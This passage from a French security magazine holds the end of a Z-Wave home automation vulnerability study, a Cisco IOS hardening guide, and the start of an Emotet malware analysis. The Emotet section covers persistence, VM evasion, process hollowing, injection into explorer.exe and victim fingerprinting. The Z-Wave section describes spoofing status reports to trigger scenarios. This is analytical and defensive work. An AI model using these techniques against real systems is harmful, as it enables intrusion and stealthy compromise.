


Figure 8

force le périphérique à réaliser de nouveau un échange complet de la clé réseau et permet d'en définir une à notre convenance. L'équipement ne contrôlait pas si une clé avait préalablement été définie. Cette vulnérabilité a cependant été corrigée sur les périphériques récents.

Lors de notre étude, nous avons également pu mettre en lumière un défaut lié à la récupération des trames sécurisées sur le contrôleur : au lieu d'envoyer directement des ordres à un périphérique comme cela peut être fait avec un équipement qui n'utilise pas la commande de classe **SECURITY**, nous envoyons une requête malveillante au contrôleur Z-Wave en nous faisant passer pour le périphérique sécurisé.

Nous constatons alors que le contrôleur accepte certaines commandes de rapport d'état non chiffrées, alors qu'elles devraient utiliser une trame d'encapsulation **SecurityCmd\_MessageEncap** (Figure 8, ci-dessus).

Dans la mesure où ce type de requête permet de fournir l'état d'un périphérique au contrôleur, il est possible de définir un faux statut afin de faire croire qu'une modification d'état a eu lieu. Même si cela ne modifie pas réellement la valeur du capteur, le statut affiché sur le contrôleur change, ce qui permet par exemple de forcer l'activation de scénarios basés sur cet état.

Reprenons un exemple de scénario du type « Si la luminosité ambiante est trop faible, allumer les lampes ». Il suffit alors d'envoyer un rapport d'état de lumière faible au contrôleur et nous faire passer pour le capteur de luminosité. Cette requête lancera alors le scénario défini.

Il semblerait que toutes les commandes de classes qui implémentent la commande **REPORT** soient vulnérables à ce type d'attaque.

Cette vulnérabilité a été remontée aux éditeurs concernés. La correction semble cependant plus compliquée que prévu dans la mesure où certains constructeurs de périphériques Z-Wave implémentent mal le protocole et utilisent nativement la commande **REPORT** sans chiffrement même si la classe **SECURITY** est utilisée pour le reste des communications.

## Conclusion

La domotique est actuellement en pleine expansion dans nos foyers. Les discours et publicités sont bien rodés et présentent la domotique comme un moyen de contrôler et sécuriser son habitat.

Cependant, nous avons pu constater que cela restera difficile tant que les constructeurs ne feront pas de la sécurité une priorité.

Il est actuellement relativement simple d'écouter et rejouer les communications Z-Wave non chiffrées. Il peut être trivial par exemple de désactiver un système d'alarme, ouvrir/fermer des volets, allumer/éteindre des lumières, modifier le thermostat d'un logement ou encore augmenter la température d'une pièce si nous connaissons la classe de commande à envoyer.

En pratique, la classe **COMMAND\_CLASS\_SECURITY** n'est que très peu implémentée même si cela tend à s'inverser avec l'arrivée du protocole Z-Wave+. Parmi les 524 équipements Z-Wave recensés par le site [pepper1.net](http://pepper1.net) [16], seulement 48 utilisent la classe **SECURITY** (soit environ 10% en janvier 2015). Un réseau Z-Wave a donc actuellement de grandes chances d'être exposé aux attaques.

Nous avons également pu constater des défauts d'implémentation qui fragilisent la sécurité globale et permettent potentiellement à une personne malveillante de déclencher des scénarios domotiques.

Toutefois, il est important de noter que les vulnérabilités liées au chiffrement ont pour origine l'implémentation du protocole. Il est donc possible, en théorie, de protéger correctement un réseau Z-Wave constitué uniquement de modules utilisant correctement les fonctions de sécurité.

Enfin, il est intéressant de souligner que Z-Wave fait partie des protocoles qui permettent de sécuriser les échanges alors que pour d'autres (HomeEasy par exemple) la sécurité est inexistante... ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.



# RENFORCER LA SÉCURITÉ PAR CONFIGURATION D'UN ÉQUIPEMENT CISCO

Cédric Llorens & Denis Valois

**mots-clés :** RÉSEAU / CISCO / IOS / IOS-XE / IOS-XR / CONFIGURATION / MACSEC

**N**ous présentons dans cet article comment renforcer la sécurité par configuration d'un équipement exécutant un système d'exploitation de type CISCO IOS afin de faire face à la fois à des menaces aussi bien distantes que locales (prise en main physique de l'équipement). Ce guide permettra d'associer à chaque menace une contre-mesure de type configuration.

## 1 Introduction

Un équipement réseau est composé d'un hardware, d'un système d'exploitation et d'une configuration indiquant comment l'équipement doit se comporter.

Pour le hardware, difficile de connaître son niveau de sécurité réel sachant que des codes malveillants peuvent être intégrés dans le BIOS (*Basic Input Output System*) [ROMMON attack] ou autres variantes dont la NSA (US National Security Agency) a les secrets. Concernant le système d'exploitation, la tâche est aussi ardue et CISCO dispose maintenant de 3 versions de l'IOS :

- **CISCO ios (exemple version 12.4)** : Il s'agit du système d'exploitation historique qui a évolué dans le temps avec l'évolution des télécommunications et de ses services. Autant dire (maintenant) que le système n'est plus orthogonal et que le développement de nouvelles fonctions peut créer des effets de bord (failles de sécurité) sans liens avec les fonctions mises en œuvre. De même ou en conséquence, l'application de certains patches/correctifs peut elle-même entraîner des effets de bord tout à fait inattendus, et ce à l'encontre de la sécurité.
- **CISCO ios-xe (exemple version 3.3.0)** : L'idée ici est d'injecter l'IOS au sein d'un processus s'exécutant sur un système d'exploitation de type UNIX (assurant l'orthogonalité). De plus et au fil du temps, le but est d'extraire des blocs de fonctions pour les intégrer dans d'autres processus.
- **CISCO ios-xr (exemple version 3.2)** : On construit (à partir d'aucun historique) les services par des processus autour d'UNIX. Ce type de système s'applique aujourd'hui à des plateformes hardware

spécifiques et limitées en termes de fonctionnalités. Il s'agit du système le plus orthogonal de la gamme IOS permettant une forte maîtrise du code.

Difficile donc de porter un jugement objectif sur le niveau de sécurité du système d'exploitation. Il nous reste plus que la configuration qui nous offre enfin une marche de manœuvre pour implémenter et vérifier a posteriori ce que l'on souhaite faire à notre équipement réseau.

Nous développons donc dans les prochains chapitres les éléments de configuration et de contrôle permettant de renforcer la sécurité d'un équipement réseau de type routeur.

## 2 Renforcement de base de la sécurité d'une configuration

### 2.1 Mots de passe

La première commande permet de s'assurer que les mots de passe du routeur sont bien *hashés* (réf. algorithme de hash) au niveau de la configuration. La deuxième permet de réaliser le hash du mot de passe *enable* (administration) au sein de la configuration. Par défaut, CISCO stocke aussi le mot de passe *enable* avec un hash réversible (le fameux algorithme de hash type 7 de CISCO), il est donc nécessaire/important de le supprimer pour assurer la confidentialité de ce mot de passe (troisième commande).



```
service password-encryption
enable secret [45] <PASSWORD> (4 -> sh256, 5-> md5)
no enable password
```

## 2.2 Global

Les fameux trois AAA permettent d'assurer l'authentification d'un utilisateur (premier A), l'autorisation (2ème A) et l'accounting (3ème A). CISCO propose via le protocole TACACS (*Terminal Access Controller Access-Control System*) de réaliser ces AAA par un dialogue entre l'équipement et un serveur TACACS. Les lignes de commandes suivantes précisent la politique TACACS que doit exécuter l'équipement. Le bloc **Authentication** dit que l'authentification doit être réalisée en TACACS ou en *enable* si le serveur est indisponible ; le bloc **Autorisation** dit que l'autorisation ne peut être validée qu'en TACACS ; concernant le bloc **Accounting** les commandes faisant l'objet d'un message (**trace**) vers le serveur TACACS sont décrites :

```
aaa new-model
! bloc "authentication"
aaa authentication login default group tacacs enable
! bloc "autorisation"
aaa authorization exec default group tacacs none
aaa authorization commands 15 default group tacacs none
! bloc "auccounting"
aaa accounting exec default stop-only group tacacs
aaa accounting commands 15 default stop-only group tacacs
! définitions des serveurs tacacs
tacacs-server host 10.0.0.0
tacacs-server key clé
```

Tout routeur doit stocker ses événements et aussi les émettre à un serveur de log pour lancer des analyses en temps réel ou en différé. Les commandes permettent de mettre en œuvre ce processus :

```
! définit le système recevant les syslog
logging host adresse_ip
! définit le niveau de sévérité des informations émises vers le serveur
logging trap syslog_severity
logging buffered syslog_severity
! définit la taille du stockage en local
logging persistent paramètres
```

TCL (*Tool Command Language*) [**MISC TCL**] permet de réaliser des scripts permettant d'exécuter des commandes de manière automatique notamment sur la base d'un événement. De tels scripts doivent être manipulés avec une grande précaution et par défaut il est préférable de ne pas les activer :

```
no scripting tcl init
no scripting tcl encdir
```

Un équipement réseau n'est pas un serveur web, désactivez cette fonctionnalité en privilégiant plutôt des accès en SSH couplés avec TACACS (voir l'administration) :

```
no ip http server
no ip http secure-server
```

Un des principes de base de la sécurité est de ne pas activer les services réseau non nécessaires, les

commandes suivantes désactivent formellement des services qui peuvent poser un problème de sécurité :

```
! ne pas activer le service d'assemblage de paquets d'anciens
protocoles réseau (x.25)
no service pad
! ne pas activer le fait qu'un paquet décide de son routage
no ip source-route
! ne pas activer le service finger
no ip finger
! ne pas activer le protocole bootstrap
no ip bootp server
```

La synchronisation de la base de temps entre les routeurs appartenant à un même réseau est essentielle pour donner un sens aux événements réseau issus de ces équipements, il est donc préférable de mettre en œuvre une authentification basée sur un secret partagé :

```
ntp authentication-key 1966 md5 <SECRETKEY>
ntp authenticate
ntp update-calendar
ntp server 10.0.0.0
```

Toute interface réseau doit être configurée avec une grande précaution de manière à désactiver tous les éléments qui pourraient lui être néfastes ou qui pourrait lui faire participer indirectement à des attaques :

```
interface FastEthernet1/0
! description interface du réseau d'entreprise
ip address 10.0.2.14 255.255.255.240
! ne pas envoyer de paquets icmp en cas de redirection de trafic
no ip redirects
! ne pas envoyer de paquets icmp si la destination n'est pas atteignable
no ip unreachable
! ne pas propager les attaques de type smurf par broadcast [DDOS]
no ip directed-broadcast
! ne pas autoriser au routeur à répondre à des requêtes ARP qui ne lui
sont pas destinées
no ip proxy-arp
! ne pas révéler son netmask réseau
no ip mask-reply
! pour réaliser une analyse du trafic en mode "netflow"
ip route-cache flow
! ne pas autoriser l'activation du protocole Maintenance Operation
Protocol (MOP)
no mop enable
! ne pas activer le protocole CDP (Cisco Discovery Protocol) de CISCO
no cdp enable
```

Une mention légale doit apparaître lors de la connexion d'un opérateur ou d'un autre utilisateur à un équipement réseau, il faudra donc contacter le département légal pour statuer sur le texte à mettre :

```
banner motd %
Mettre une mention légale
```

Les listes des filtrages (**acl**) peuvent être employées à la fois pour le filtrage du trafic de données ou pour le filtrage (**prefix-list**) des annonces de routage. Nous décrivons ici une liste de filtrage du trafic de données pour l'accès aux lignes virtuelles de l'équipement (appelées *line*) :

```
! liste de filtrage pour les accès aux lignes virtuelles. Le
keyword log permet de garder une trace syslog de tout le trafic qui
a matché une règle ayant ce keyword.
!
access-list 100 permit 10.0.2.34
access-list 100 permit 10.0.2.30
access-list 100 deny any log
```



## 2.3 Administration

Le protocole SNMP (protocole utilisé pour la supervision réseau) n'apporte un niveau de sécurité conséquent qu'à partir de la version v3, il est donc recommandé de ne pas l'utiliser en mode écriture pour les versions antérieures, seul le mode passif (ou lecture seule) devra être utilisé. D'une manière générale, il est préférable de forcer toute action d'écriture par le protocole TACACS et de garder le protocole SNMP pour des actions de lecture ou d'écriture seulement dans des contextes limités/contrôlés par des MIBs/ACLs (rappelons que le protocole udp et le spoofing sont des amis intimes).

```
snmp-server community <COMMUNITY> RO 10
!
access-list 10 permit adresse_mangement
access-list 10 deny any log-input
```

Il s'agit d'activer le protocole SSHv2 (*Secure SHell*), protocole que nous utiliserons pour accéder à notre équipement, de la manière suivante :

```
! donner un nom au routeur
hostname nom_routeur
! Configurer un nom de domaine
ip domain-name test.com
! préciser le nom de la paire de clés RSA à utiliser côté routeur pour ssh
ip ssh rsa keypair-name sshkeys
! création de la paire de clés RSA pour ssh
crypto key generate rsa usage-keys label sshkeys modulus 2048
! on fixe le temps de timeout à 120 secondes
ip ssh time-out 120
! on force ssh sur la version v2
ip ssh version 2
```

Cette section permet de renforcer la sécurité de l'accès à l'équipement soit par le port *console* (accès en direct par terminal), soit par le port *aux* (généralement relié à un modem) ou par les *lines* (virtuels) qui permettent un accès à distance.

```
! ligne console pour des accès directs
! authentification sur la base TACACS et session non active de plus
de 5 minutes coupée
line con 0
login authentication
exec-timeout 5 0
! ligne auxiliaire pour des accès modem
! blocage en entrée et sortie par default
line aux 0
transport input none
transport output none
! lignes virtuelles pour des accès distants
! authentification sur la base TACACS et session non active de plus
de 5 minutes coupée
! liste de filtrage 100 appliquée
! ssh activé et uniquement autorisé en accès
line vty 0 3
login authentication
access-class 100 in
exec-timeout 5 0
transport input ssh
transport output none
line vty 4 15
transport input none
transport output none
```

## 3 Renforcement de la sécurité face à un environnement physique

Ce chapitre décrit les autres protections de configuration à mettre en place afin de protéger un équipement face à des attaques physiques directes. Même s'il ne faut pas être naïf à ce stade, si une personne arrive physiquement face à un équipement classifié industriel, il y aura bien une technique lui permettant de prendre la main sur ledit équipement. A priori et bien que seuls les équipements de type militaire soient conçus pour faire face à de telles menaces, voici une série de contre-mesures par configuration qu'il est préférable de mettre en œuvre.

### 3.1 Désactivation de la procédure de récupération du mot de passe

Il est possible par un jeu de touches sur un accès console de lancer une procédure de récupération du mot de passe (une combinaison des touches CTR et PAUSE afin de mettre le routeur dans un état minimal ou *ROM Monitor Mode*). Pour la contourner, il faut rajouter une commande suivante à la configuration :

```
no service password-recovery
```

En activant cette commande, il n'est plus possible de récupérer les mots de passe de l'équipement par cette procédure.

### 3.2 Renforcement de la procédure d'accès à l'équipement

Il est possible de renforcer la politique d'accès sur l'équipement sur la base du login en le bloquant après un nombre d'accès échoués comme l'illustre la commande suivante :

```
login block-for <QUIET_DURATION> attempts <FAIL_NB> within <FAIL_DELAY>
!
login delay <LOGIN_DELAY>
```

Les champs sont les suivants :

- **<QUIET\_DURATION>** : nombre de secondes pendant lequel le routeur restera en mode silencieux ;
- **<FAIL\_NB>** : les tentatives qui ont échoué ;
- **<FAIL\_DELAY>** : délai en secondes permettant de mettre l'équipement en mode silencieux si le seuil des tentatives d'accès qui ont échoué a été atteint ;

- **<LOGIN\_DELAY>** : délai en secondes entre chaque tentative.

Il existe bien d'autres contre-mesures qui peuvent être mises en place, on vous recommande de consulter les sites de CISCO [**CISCO sécurité**].

## 4 Renforcement de la sécurité des liens intra ou inter réseaux

Le sniffing de trafic réseau est possible sur des liens opérateurs et en général mis en œuvre par les pays via les services d'espionnage. D'ailleurs, les opérateurs ont une obligation légale de mettre en œuvre des systèmes d'interception dans certains pays s'ils veulent opérer.

Pour rendre ces informations illisibles, il est possible de chiffrer les connexions au niveau 2 du modèle OSI entre deux équipements réseau, le standard IEEE 802.1AE décrit en détail comment on peut réaliser un tel chiffrement soit en point à point, soit de point à multipoints. Plusieurs équipementiers ont donc déployé cette possibilité sous le nom de MACsec.

MACsec est en effet conçu pour chiffrer les trames Ethernet en ajoutant deux nouveaux champs à une trame Ethernet standard :

- **security tag** : c'est une extension du champ **EtherType** indiquant le protocole utilisé au niveau supérieur ;
- **message authentication code** : c'est une information cryptographique permettant d'identifier le message.

MACsec utilise bien entendu les suites classiques de chiffrement tel que le chiffrement GCM-AES-256 (Galois/Counter Mode pour *Advanced Encryption Standard*) comme l'illustre la figure 1.




*Figure 1 : Mise en œuvre de MACsec entre deux équipements réseau.*

Certaines implémentations permettent d'avoir le VLAN tag en clair (non chiffré) afin de pouvoir traverser des réseaux Ethernet (au milieu du lien) nécessitant la lecture de ce VLAN tag pour transporter et acheminer le paquet Ethernet à la bonne destination.

Utile pour un opérateur afin de renforcer la sécurité de ses liens internes loués à des opérateurs dont le niveau de confiance est moindre ou sur des liens connus pour être surveillés.

Forensics Training  
**Red Team**  
 Penetration Tests R&D  
**Reversing**  
 Security audits **Code review**  
 Incident response  
**Exploits** Secure hosting



 @synacktiv  
 www.synacktiv.com  
 contact@synacktiv.com



Les éléments de configuration afin de mettre en œuvre MACsec entre deux équipements sont aussi disponibles sur la Toile pour ceux qui seraient intéressés [MACsec CISCO].

## 5 Analyse des configurations

Ces éléments de configuration ou autres, assurant un renforcement de la sécurité de l'équipement, nécessitent un contrôle pour s'assurer qu'ils restent configurés dans le temps [MISC\_HAWK].

Pour y parvenir, nous avons développé le langage HAWK permettant de mettre en œuvre rapidement de tels contrôles sur n'importe quel type d'équipements. HAWK est un langage permettant de décrire des patrons d'expressions régulières qui s'avèrent précieux pour écrire de tels tests. Couplés avec le préprocesseur M4, des macros génériques de parcours de configuration contenant n niveaux hiérarchiques ont été codés évitant de programmer soi-même des structures en C, perl, etc.

En guise d'exemple et pour vérifier que **transport input ssh** s'applique sur les line vty, on aurait le code HAWK suivant :

```
DECL {
  Str v_line, v_input;
}

m4_cisco_parse_block(

# début niveau 0 -----
`:^line vty
{
  v_line = LINE;
  v_input = 0;
}',
# fin niveau 0 -----
`,

# début niveau 1 -----
`:^ transport input ssh
{v_input = 1;}',
# fin niveau 1 -----
`if (v_input ==0) printf("erreur sur la ligne %s\d", v_line);'
)
```

La macro **m4\_cisco\_parse\_block** :

- assure qu'au niveau 1 vous êtes dans un bloc line vty ;
- assure qu'à chaque niveau vous pouvez définir des instructions de fin de bloc. Dans notre exemple, seul le bloc de niveau 1 a des instructions de fin pour statuer chaque bloc de line vty.

Vous pouvez télécharger le compilateur HAWK ainsi qu'une bibliothèque de base de tests CISCO pour amadouer la bête [HAWK]. Nous avons aussi développé des macros **parse\_block** pour JUNIPER, FORTINET, ALCATEL, etc. les lecteurs intéressés peuvent nous contacter pour recevoir un paquet cadeau (hk.hawk@laposte.net).

## Conclusion

Les réseaux évoluent en permanence tant d'un point de vue architecture que logiciel (via aussi les mises à jour/correctifs), les équipes réseau doivent rester très vigilantes sur les configurations qui doivent évoluer pour intégrer ces vecteurs de changement. Se reposer sur des configurations faites il y a plusieurs années peut fausser la perception du niveau de sécurité du réseau.

Plusieurs autres paramètres doivent être pris en compte dont la sécurité physique qui peut impacter la configuration par l'ajout de nouvelles règles de configuration.

Enfin, il ne faut jamais négliger le contrôle des configurations qui reste le Graal pour s'assurer de la sécurité réellement mise en place. De plus, il faut toujours considérer les configurations brutes de fonderie pour partir d'une base saine. ■

## ■ Remerciements

Merci à Fabrice Flauss et Thanat0s (relecteurs).

## ■ Références

[CISCO sécurité] Cisco Guide to Harden Cisco IOS Devices, <http://www.cisco.com/c/en/us/support/docs/ip/access-lists/13608-21.html>

[DDOS] [https://fr.wikipedia.org/wiki/Attaque\\_par\\_d%C3%A9ni\\_de\\_service](https://fr.wikipedia.org/wiki/Attaque_par_d%C3%A9ni_de_service)

[HAWK] D.Valois, C.Llorens :

- code source et historique de HAWK : <https://sites.google.com/site/tableaubordsecurite/supports-de-td>
- hk.hawk@laposte.net pour toute question/support

[MACsec CISCO] Guide de configuration CISCO sur un commutateur : [http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750x\\_3560x/software/release/15-0\\_1\\_se/configuration/guide/3750xcg/swmacsec.pdf](http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750x_3560x/software/release/15-0_1_se/configuration/guide/3750xcg/swmacsec.pdf)

[MISC HAWK] :

- D.Valois, C.Llorens, « Une approche intégrée pour l'analyse des configurations – partie1 », journal MISC n°52, novembre-décembre 2010.
- C.Llorens, D.Valois, « Une approche intégrée pour l'analyse des configurations – partie2 », MISC n°53, janvier-février 2011.

[MISC TCL] Llorens, D.Valois, « Les configurations des équipements réseau ne sont plus statiques », MISC n°59, janvier-février 2012.

[ROMMON attack] <http://tools.cisco.com/security/center/viewAlert.x?alertId=40411>

# SANS Institute

Formations pratiques intensives  
répondant aux standards les  
plus élevés de l'industrie



**FORMATIONS SÉCURISATION**  
Cours SANS Institute  
Certifications GIAC



**SEC 401**

Fondamentaux et principes  
de la SSI

**SEC 505**

Sécuriser Windows

**DEV 522**

Protéger les applications web

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à:

[formations@hsc.fr](mailto:formations@hsc.fr)



# EXÉCUTION, INJECTION, INFECTION, IDENTIFICATION ET... TÉLÉPHONE MAISON !

Damien Schaeffer – m@lwa.re – Cyber Security Analyst

**mots-clés :** *EMOTET / PHISHING / BANKING TROJAN / INJECTION / CRYPTO / OBFUSCATION*

**Q**ue se passe-t-il lors de l'exécution d'un malware ? Cet article a pour objectif de parler des premières phases de l'infection d'une machine, en prenant Emotet comme exemple pratique, depuis l'arrivée du logiciel malveillant sur la machine cible, en passant par son intégration dans le système, jusqu'à sa première connexion à son serveur de commande et de contrôle.

## 1 Introduction

Dès leur installation, les logiciels malveillants, ou malwares analysent et catégorisent le client nouvellement infecté. Cela permet, une fois ces informations transmises au serveur de commande et de contrôle, ou *CnC server*, d'opérer l'attaque prévue de manière plus ciblée. En effet, due à la grande disparité de systèmes ainsi que de versions, et il est dans en premier temps important de savoir à qui l'on se frotte.

Les premières phases sont très importantes pour le malware, car cela va déterminer le succès ou non de l'infection. Cela signifie qu'une intégration propre et rapide dans le système est une priorité dans un premier temps. La collection d'informations sera aussi abordée à savoir comment réaliser un bon *fingerprinting* de la victime.

*Emotet* fait très bon usage de la cryptographie ainsi que des fonctions de hachage : en combinant le chiffrement symétrique et asymétrique pour l'ensemble de ses communications, il s'assure d'une confidentialité et d'une intégrité pour la transmission de données vers un serveur distant via un canal sécurisé.

La suite de l'article ne contiendra pas une analyse détaillée et en profondeur du malware, mais se concentrera sur le début de l'infection jusqu'au *call home* ou *téléphone maison*, c'est-à-dire la période entre son implémentation réussie dans le système jusqu'à la première communication du logiciel malveillant vers un serveur de commande et de contrôle.

## 2 Emotet

### 2.1 Présentation

Une nouvelle version d'*Emotet* est apparue de manière active dès le début de l'année. Distribué à grande échelle via notamment une vague de *spam*, le malware semble cibler les pays germanophones ainsi qu'une partie de l'Europe de l'Est.

Successeur dans la grande lignée des **banking trojan** et **password stealer**, son action principale est de voler des informations bancaires lors de la connexion du client à sa banque, ainsi que de dérober des mots de passe dans une moindre mesure.

L'échantillon utilisé pour mon analyse provient d'un faux e-mail de *DHL* contenant un lien censé rediriger l'utilisateur vers le suivi de sa livraison. À la place, l'utilisateur se voit proposer le téléchargement d'un fichier ZIP contenant une « facture » au format exécutable arborant l'extension *exe*, mais utilisant l'icône d'un fichier PDF.

La longueur de ce fichier exécutable est de soixante-dix caractères, et ce n'est pas juste pour faire joli. Ce procédé est même relativement malin, car la fin du nom ainsi que l'extension (*exe*) du fichier seront tronquées dans la plupart des modes d'affichage avec l'explorateur de fichiers, rendant plausible le fait de disposer d'une facture PDF si l'on se fie uniquement à l'icône du programme.



Fig. 1 : Vecteur d'infection via un spam DHL.

## 2.2 Packer & Loader

*Emotet* dispose de multiples mécanismes pour tenter de passer inaperçu, ce qui est aussi à double tranchant, car cela donne des pistes concernant la nature du programme. L'exécutable est obfusqué à l'aide d'un **packer**, ce qui rend son code illisible de manière statique.

De même que les *strings* ou la table des imports, rien n'est lisible en clair dans l'état initial et tout sera chargé et déobfusqué de manière dynamique dans la mémoire. Bien que cela lui permette de passer les tests de signature de la plupart des antivirus, cela le rend aussi suspect par la même occasion.

Au démarrage du malware, le *packer* charge dans un premier temps les bibliothèques (*dll*) dont il a besoin et copie son exécutable depuis le répertoire où il s'est exécuté à destination de **%LocalAppData%**. Cela va, en addition d'une clé de registre, garantir la persistance du malware après le redémarrage de la machine infectée.

L'ajout dans le registre est inscrit dans la ruche, ou *hive* **HKEY\_CURRENT\_USER**, en y ajoutant une valeur contenant le nom de l'exécutable et son emplacement sur le disque dans la clé :

```
Software\Microsoft\Windows\CurrentVersion\Run
```

Après avoir assuré sa pérennité, le *packer* cherche à savoir s'il s'exécute au sein d'une machine virtuelle **VirtualBox** ou **VMWare**, si tel est le cas, le programme se termine. Ce mécanisme essaie d'éviter au malware d'être étudié ou son exécution dans un environnement d'analyse automatisé reposant sur des machines virtuelles.

Si l'environnement répond à ses attentes, la dernière étape consiste en l'exécution d'un nouveau processus avec comme état de création **CREATE\_SUSPENDED**. Cet état du cycle de vie d'un processus permet de mettre en pause le thread principal du nouveau processus lors de sa création jusqu'à ce que la combinaison de méthodes **SetThreadContext** et **ResumeThread** soit appelée.




Fig. 2 : Création d'un processus enfant dans un état suspendu.

Cette technique permet d'injecter du code dans le processus nouvellement créé, avec la combinaison de **VirtualAlloc** et de **WriteProcessMemory**. Cela va donc démarrer une nouvelle application sans laisser de trace sur le disque.

Dès la reprise de l'exécution du nouveau processus qui contient maintenant du code décompressé, le processus actuel se termine sur un faux message d'erreur nous indiquant qu'Adobe Reader n'a malheureusement pas pu ouvrir notre facture au format PDF ;)




Fig. 3 : Faux message d'erreur affiché par le malware.

## 2.3 Injection

La fonctionnalité de ce nouvel exécutable maintenant actif en mémoire va principalement être d'injecter du code dans le processus **explorer.exe**. L'injection du cœur du malware *Emotet* dans un processus système permet une très bonne dissimulation ainsi qu'une profonde intégration. En effet, plus aucun processus lié au fichier d'origine n'est actif, et arrêter ce processus résultera en la fermeture de toutes les fenêtres de l'explorateur de fichiers.

Pour réaliser cette opération, *Emotet* va lister l'ensemble des processus en activité sur la machine et en calculer leur **hash** via une cuisine maison. Si cette valeur est égale à **0xB316A779**, le processus désiré a été trouvé ainsi que son **PID**, valeur nécessaire pour réussir l'injection.




Fig. 4 : Gain d'accès en lecture, écriture et exécution du processus **explorer.exe**.

L'accès à **explorer.exe** se fait avec la valeur **0x438** comme demande de droit d'accès. Ce nombre est une addition des *flags* ci-dessous, et permet entre autres l'accès en lecture et écriture de l'exécutable rendant possibles l'injection et l'exécution de code dans ce dernier.

```
(0x400) PROCESS_QUERY_INFORMATION Retrieve process token, exit code, priority
(0x008) PROCESS_VM_OPERATION Operation on the address space of a process
(0x010) PROCESS_VM_READ Read memory in a process using ReadProcessMemory
(0x020) PROCESS_VM_WRITE Write to memory in a process using WriteProcessMemory
```

Dernière subtilité de cette injection, elle ne suit pas le schéma *classique* à savoir **OpenProcess** → **WriteProcessMemory** → **CreateRemoteThread**, mais modifie le code de l'API **ZwClose** pour démarrer le code injecté à la fermeture du *handle*.

Cette technique permet de ne pas avoir à démarrer de remote thread et de compliquer encore un peu plus l'étude de son injection. De ce fait il faut redoubler de prudence lors de l'analyse, car l'on ne s'attend pas au premier abord à ce que du code soit exécuté lors de la fermeture d'un *handle*.

## 2.4 Payload

Après avoir passé les obstacles de l'obfuscation, des nouveaux processus ainsi que de l'injection, nous voici maintenant prêts à analyser le cœur du malware. En effet, la partie de code injectée dans **explorer.exe** contient les fonctionnalités d'*Emotet*, les étapes précédentes ne servant qu'à la dissimulation et le chargement en mémoire du programme.

Au démarrage du code injecté, *Emotet* charge deux bibliothèques additionnelles, **wininet.dll** pour la création de connexions réseau et de transferts de fichiers, et **crypt32.dll** pour la gestion des certificats et de la cryptographie.

### 2.4.1 Récupération d'informations

Pour identifier le client infecté, *Emotet* va collecter toute une série d'informations à propos du système et de l'utilisateur. Cela lui servira par la suite à opérer des attaques suivant la langue ou la position géographique de l'utilisateur. Il va récupérer :

- Le numéro de série du volume logique sur lequel le système est installé. Peut être trouvé via la commande **vol** sous Windows :

```
C:\Users\Jack>vol C:
Volume in drive C has no label.
Volume Serial Number is 4D5A-5045
```

- Le **SID** de l'utilisateur, ce qui identifiera l'utilisateur, les groupes dont il fait partie ainsi que ses privilèges. Un *hash* sera dérivé de cette valeur : **26D64F4E**.
- Le nom de l'ordinateur, en remplaçant tous les caractères non compris dans la classe **[a-zA-Z0-9]** par un **X**, et en transformant la chaîne en majuscule. Cela lui évite les problèmes d'accents, tirets, caractères spéciaux et autres : *tyrell-pc* transformé en **TYRELLXPC**.
- Le pays configuré dans le système au format court de deux lettres : **US**.

Les données concernant le disque et le SID seront encore obfusquées par deux opérations **XOR** consécutives provenant de nombres codés en dur dans le malware.

```
(4D5A5045 XOR 9C53E54D) XOR F6F65777 = 27FFE27F (DISK)
